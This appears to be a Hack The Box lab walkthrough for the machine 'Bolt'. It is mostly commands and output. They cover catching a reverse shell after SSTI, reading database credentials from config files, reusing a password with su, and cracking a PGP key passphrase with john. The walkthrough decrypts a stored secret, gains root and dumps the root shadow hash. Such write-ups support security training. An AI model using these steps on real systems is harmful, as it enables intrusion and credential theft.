
Skills

Skills

☒ I agree to the [terms and conditions](#)


Submit

Follow the same process of confirmation and you will receive confirmed email with results.




We have code execution on the box, let's gain shell access via this SSTI.

Initial Access



I have highlighted the bash one-liner, initially it failed when I used 'bash', rather than using absolute path. Setup a listener, confirm the name change from 'mail' vhost and check your listener.



```
$ pwncat -lp 9001
[11:50:50] Welcome to pwncat 🐶!
__main__.py:143
[11:52:10] received connection from 10.10.11.114:54654
bind.py:57
[11:52:15] 10.10.11.114:54654: registered new host w/ db
manager.py:502
(local) pwncat$

(remote) www-data@bolt.htb:/var/www/demo$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We got service account access, now we need to elevate the privileges to user account. Let's look for user account.

```
www-data@bolt:~/demo$ grep 'bash' /etc/passwd
root:x:0:0:root:/root:/bin/bash
eddie:x:1000:1000:Eddie Johnson,,,:/home/eddie:/bin/bash
clark:x:1001:1001:Clark Griswold,,,:/home/clark:/bin/bash
```

We have two more user accounts other than root.

Privilege Escalation - User

LinPeas found some interesting files, which can be readable and writeable by current service account.

```
┌ Interesting GROUP writable files (not in Home) (max 500)
└ https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
  Group www-data:
  /etc/passbolt
  /etc/passbolt/gpg
  /etc/passbolt/gpg/serverkey.asc
  /etc/passbolt/gpg/serverkey_private.asc
```

Let's look into 'passbolt' directory.

```

www-data@bolt:/etc/passbolt$ ls -la
total 156
drwxrwx--- 6 root www-data 4096 Sep  9 10:06 .
drwxr-xr-x 135 root root 12288 Sep 20 15:05 ..
-rw-r----- 1 root www-data 18421 Jul 27 06:57 app.default.php
-rw-r----- 1 root www-data 18421 Jul 27 06:58 app.php
-rw-r----- 1 root www-data 886 Feb 24 2021 bootstrap_cli.php
-rw-r----- 1 root www-data 6189 Jul 27 06:57 bootstrap.php
-rw-r----- 1 root www-data 65 Feb 24 2021 bootstrap_plugins.php
-rw-r----- 1 root www-data 10365 Jul 27 06:58 default.php
-rw-r----- 1 root www-data 1465 Jul 27 06:57 file_storage.php
drwxrwx--- 2 root www-data 4096 Feb 24 2021 gpg
drwxr-x--- 2 root www-data 12288 Sep  9 10:06 Migrations
-rw-r--r-- 1 root root 835 Feb 24 2021 nginx-ssl.conf
-rw-r----- 1 root www-data 5601 Feb 24 2021 passbolt.default.php
-rw-r----- 1 root www-data 3128 Feb 25 2021 passbolt.php
-rw-r----- 1 root www-data 2642 Jul 27 06:58 paths.php
-rw-r----- 1 root www-data 1328 Jul 27 06:57 requirements.php
-rw-r----- 1 root www-data 14211 Jul 27 06:57 routes.php
drwxr-x--- 2 root www-data 4096 Sep  9 10:06 schema
dr-xr-x--- 2 www-data www-data 4096 Feb 25 2021 Seeds
-rw-r----- 1 root www-data 113 Jul 27 06:57 version.php

```

'passbolt.php' file gives us database credentials.

```

www-data@bolt:/etc/passbolt$ cat passbolt.php
<?php
-----SNIP-----
return [
    'App' => [
        // A base URL to use for absolute links.
        // The url where the passbolt instance will be reachable to your end users.
        // This information is need to render images in emails for example
        'fullBaseUrl' => 'https://passbolt.bolt.htb',
    ],

    // Database configuration.
    'Datasources' => [
        'default' => [
            'host' => 'localhost',
            'port' => '3306',
            'username' => 'passbolt',
            'password' => 'rT2;jW7<eY8!dX8}pQ8%',
            'database' => 'passboltdb',
        ],
    ],
    -----SNIP-----

```

There are no passwords stored inside this DB.

```
mysql> select * from users;
```

id	active	deleted	created	role_id	modified	username
4e184ee6-e436-47fb-91c9-dccb57f250bc	1	0	2021-02-25 21:42:50	1cfdc300-0664-407e-85e6-c11664a7d86c	2021-02-25 21:55:06	eddie@bolt.htb
9d8a0452-53dc-4640-b3a7-9a3d86b0ff90	1	0	2021-02-25 21:40:29	975b9a56-b1b1-453c-9362-c238a85dad76	2021-02-25 21:42:32	clark@bolt.htb

2 rows in set (0.00 sec)

However, there's another table called 'secrets' revealed a encrypted message.


```
mysql> describe secrets;
```

Field	Type	Null	Key	Default	Extra
id	char(36)	NO	PRI	NULL	
user_id	char(36)	NO	MUL	NULL	
resource_id	char(36)	NO	MUL	NULL	
data	mediumtext	NO		NULL	
created	datetime	NO		NULL	
modified	datetime	NO		NULL	

```
6 rows in set (0.00 sec)
```

```
mysql> select data from secrets;
```

```
-----BEGIN PGP MESSAGE-----
```

```
Version: OpenPGP.js v4.10.9
```

```
Comment: https://openpgpjs.org
```

```
wcBMA/ZcqHmj13/kAQgAkS/2GvYLxglAIQpzFCydAP0j6QwdVV5BR17W5psc
g/ajGlQbkE6wgmpoV7HuyABUjgrNYwZGN7ak2Pkb+/3LZgtpV/PJCAD030kY
pCLSEezPBiIGQ9VauHpATf8YZnwK1Jw0/BQnpJUJV71Y0on6PNV71T2zFr3H
oAFbR/wPyF6Lpkwy56u3A2A6lbDb3sRl/SVIj6xtXn+fICeHjvYEm2IrE4Px
l+dJN5Nf4aqxEheWzmJwcyYqTsZLmtw+rnBLLY0aGRaa8nWmcUllMrLYD218R
zyL8zZw0AEo6a0ToteDPchiIMqjuExsqjG71C01ohIlnlK602+x7/8b7nQp
edLA7wF8tR9g8Tpy+ToQ0ozGKBy/auqOH066vA1EKJkYSZzMXxnp45XA38+u
l0/0wtBNuNHre0IH090dHXx69IsyrYXt9dAbFhvbWr6eP/MIgh5I0RkYwGct
oPeQehKMPKcZyQl6Ren4iKS+F+L207kwqZ+jP8uEn3nauCmm64pcvy/RZJp7
FULt7Sc0hmZRIRQJ2U9vK2V63Yre0hfAj0f8F50cRR+v+BMLFNJVQ6Ck3Nov
8fG5otsEteRjkc58it0GQ38EsnH3sJ3WuDw8ifeR/+K72r39WiBEiE2WHVey
5n0F6WEnU0z0j0CKoFzQgri9YyK6CZ3519x3amBTgITmKPfgRsMy20WU/7tY
NdLx03vh2Eht7tqqpzJwW0CkniTLcfrzP++0cHgAKF2tkTQtL06Q0dpzIH5a
Iebmi/MVUAw3a9J+qeVvjdtvb2fKCSgEYY4ny992ov5nTKSH9Hi1ny2vrBhs
n09/aqEQ+2tE60QFsa2dbAA7QKk8VE2B05jBGSLa0H7xQxshwSQYnHaJCE6
TQt0Iti4o2sKEAFQnf7RDgpWeugbn/vphihSA984
=P38i
```

```
-----END PGP MESSAGE-----
```

Without private key we can't decrypt this message, save this message on your Kali Linux. Let's try to login using this DB password for 'eddie' user.

```
www-data@bolt:/etc/passbolt$ su eddie
Password:

eddie@bolt:/etc/passbolt$ id
uid=1000(eddie) gid=1000(eddie) groups=1000(eddie)
```

Privilege Escalation - Root

Linpeas reveled couple of things like main and private ssh key's.

```
===== Interesting writable files owned by me or writable by everyone (not in Home)
(max 500)
📎 https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
----SNIP----
/var/mail/eddie
----SNIP----
```

```
===== Possible private SSH keys were found!
/etc/ImageMagick-6/mime.xml
/home/eddie/.config/google-chrome/Default/Extensions/didegimhafipceonhjepakocaffmoppf/
3.0.5_0/index.min.js
/home/eddie/.config/google-chrome/Default/Extensions/didegimhafipceonhjepakocaffmoppf/
3.0.5_0/vendors/openpgp.js
/home/eddie/.config/google-chrome/Default/Local Extension Settings/
didegimhafipceonhjepakocaffmoppf/000003.log
```

Let's read mail and then look for SSH private keys.

```
eddie@bolt:~$ cat /var/mail/eddie
```

```
From clark@bolt.htb Thu Feb 25 14:20:19 2021
Return-Path: <clark@bolt.htb>
X-Original-To: eddie@bolt.htb
Delivered-To: eddie@bolt.htb
Received: by bolt.htb (Postfix, from userid 1001)
        id DFF264CD; Thu, 25 Feb 2021 14:20:19 -0700 (MST)
Subject: Important!
To: <eddie@bolt.htb>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20210225212019.DFF264CD@bolt.htb>
Date: Thu, 25 Feb 2021 14:20:19 -0700 (MST)
From: Clark Griswold <clark@bolt.htb>
```

Hey Eddie,

The password management server is up and running. Go ahead and download the extension to your browser and get logged in. Be sure to back up your private key because I CANNOT recover it. Your private key is the only way to recover your account. Once you're set up you can start importing your passwords. Please be sure to keep good security in mind - there's a few things I read about in a security whitepaper that are a little concerning...

-Clark

Clark user has sent a mail to eddie, and telling about password management server and telling him to take backup of private key. If we look into log file, we'd find private key.


```
$ gpg2john pgp.key > pgp.hash
```

```
File pgp.key
```

```
$ cat pgp.hash
```

```
Eddie Johnson:
```

```
$gpg$*1*668*2048*2b518595f971db147efe739e2716523786988fb0ee243e5981659a314dfd0779dbba8e14e6
649ba4e00cc515b9b4055a9783be133817763e161b9a8d2f2741aba80bceef6024465cba02af3bccd372297a90e
078aa95579afbd60b6171cd82fd1b32a9dd016175c088e7bef9b883041eafffe933383434752686688f9d235f1d2
6c006a698dd6cc132d8acb94c4eceeef010845d69cd9e114873538712f2cd50c8b9ca3bcb9bbc3d83e32564f990
31776ac986195e643880483ac80d3f7f1b9143563418ddea7bb71d114c4f24e41134dcdac4662e934d955aeccae
92038dbed32f300ac5abed65960e26486c5da59f0d17b71ad9a8fe7a5e6bb77b8c31b68b56e7f4025f01d534be4
5ab36a7c0818febe23fa577ca346023feefa2bfef0899dd860e05a54d8b3e8bd430f40791a52a20067fde1861d9
77adf222725658a4661927d65b877cb8ac977601990cfbdb27413f5acc25ff1f691556bc8e5264cffaebbea7e7b
9d73de6c719e0a7b004d331eaada86e812e3db60904eaf73a1b79c6e68e74beb6b71f6d644afb591426418976d
68c4e580cbc60b6fdd113f239ae2acd1e1dc51cb74b96b3c2f082bc0214886e1c3cebb3611311d9112d61194df2
2fb3ceb5783ee7d4a61b544886b389f638fc85d5139f64997014ec38ac59e65b842d92afb50184ccc3549a57dcd
b3fc8720cc394912aed931007b53da1c635d302e840da2e6342803831891ab1ccc1669f3cc3240b8d31eded9669
6d7ad1525c4d277a4d3123abecafdbdde207714539c2e546cd45c4452051394e5d00e711fa5353f817be4fa6827
aa0f1428dfb93a918e93975fb4baf3297aa3b7fec33470cf2741237a629b869a762684602057f3e3e6df9c97631
caa7589dc4b26653162dfb2f2cf508cbe3
```

We convert the private key to hash, now we can move to cracking process.

```
$ john pgp.hash --wordlist=/usr/share/wordlists/rockyou.txt
```

```
Warning: detected hash type "gpg", but the string is also recognized as "gpg-openc1"
```

```
Use the "--format=gpg-openc1" option to force loading these as that type instead
```

```
Using default input encoding: UTF-8
```

```
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
```

```
Cost 1 (s2k-count) is 16777216 for all loaded hashes
```

```
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is
8 for all loaded hashes
```

```
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256
10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9 for all loaded hashes
```

```
Press 'q' or Ctrl-C to abort, almost any other key for status
```

```
0g 0:00:00:27 0.00% (ETA: 2021-10-06 13:00) 0g/s 27.58p/s 27.58C/s caroline
0g 0:00:09:21 0.09% (ETA: 2021-10-06 04:32) 0g/s 27.82p/s 27.82C/s 27.82C/s xxxxxxxxxxx
0g 0:00:12:24 0.12% (ETA: 2021-10-06 03:55) 0g/s 27.93p/s 27.93C/s 27.93C/s january12
0g 0:00:17:20 0.17% (ETA: 2021-10-06 03:40) 0g/s 28.03p/s 28.03C/s 28.03C/s thuggin
0g 0:00:22:38 0.22% (ETA: 2021-10-06 03:31) 0g/s 28.07p/s 28.07C/s 28.07C/s upgrade
0g 0:00:24:51 0.24% (ETA: 2021-10-06 03:19) 0g/s 28.10p/s 28.10C/s 28.10C/s megan13
```

```
merrychristmas (Eddie Johnson)
```

```
1g 0:00:25:24 DONE (2021-09-29 00:23) 0.000656g/s 28.10p/s 28.10C/s 28.10C/s merrychristmas
```

```
Use the "--show" option to display all of the cracked passwords reliably
```

```
Session completed
```

It took 25 minutes to crack it. We got the passphrase for the private key. Now, let's try to decrypt the encrypted message which we got from 'passbolt' database. But first, we need to import the public and private key of 'Eddie' user.

```
$ gpg --batch --import pgp.key
gpg: directory '/home/kali/.gnupg' created
gpg: keybox '/home/kali/.gnupg/pubring.kbx' created
gpg: /home/kali/.gnupg/trustdb.gpg: trustdb created
gpg: key 1C2741A3DC3B4ABD: public key "Eddie Johnson <eddie@bolt.htb>" imported
gpg: key 1C2741A3DC3B4ABD: secret key imported
gpg: Total number processed: 1
gpg:         imported: 1
gpg:         secret keys read: 1
gpg:         secret keys imported: 1
```

We have imported the private key, now we need to decrypt the encrypted message.

```
$ gpg --pinentry-mode loopback --passphrase merrychristmas -d pgp_message.asc
gpg: encrypted with 2048-bit RSA key, ID F65CA879A3D77FE4, created 2021-02-25
"Eddie Johnson <eddie@bolt.htb>"
{"password":"Z(2rmxsNW(Z?3=p/9s","description":""}gpg: Signature made Sat 06 Mar 2021
03:33:54 PM UTC
gpg:         using RSA key 1C2741A3DC3B4ABD
gpg: Good signature from "Eddie Johnson <eddie@bolt.htb>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg:         There is no indication that the signature belongs to the owner.
Primary key fingerprint: DF42 6BC7 A4A8 AF58 E50E DA0E 1C27 41A3 DC3B 4ABD
```

From decrypted message we got a password. Let's try this on root. Root login via SSH is disabled, so we have to use 'su' to login.

```
eddie@bolt:~$ su -  
Password:
```

```
root@bolt:~# id  
uid=0(root) gid=0(root) groups=0(root)
```

```
root@bolt:~# cat root.txt  
c5db9b5a075059eb82c07a9877e2d8d3
```

```
root@bolt:~# grep 'root' /etc/shadow  
root:$6$gID7DRyUwzMW69Ul$209oMxMiaHmg1iiIbv00z7Z7Twe./PKnGZKede1XYfsqynZ/  
xLN5jAmtwMLFWpFLv6vf8YSVs87Q5zkbudX.:18879:0:99999:7:::
```

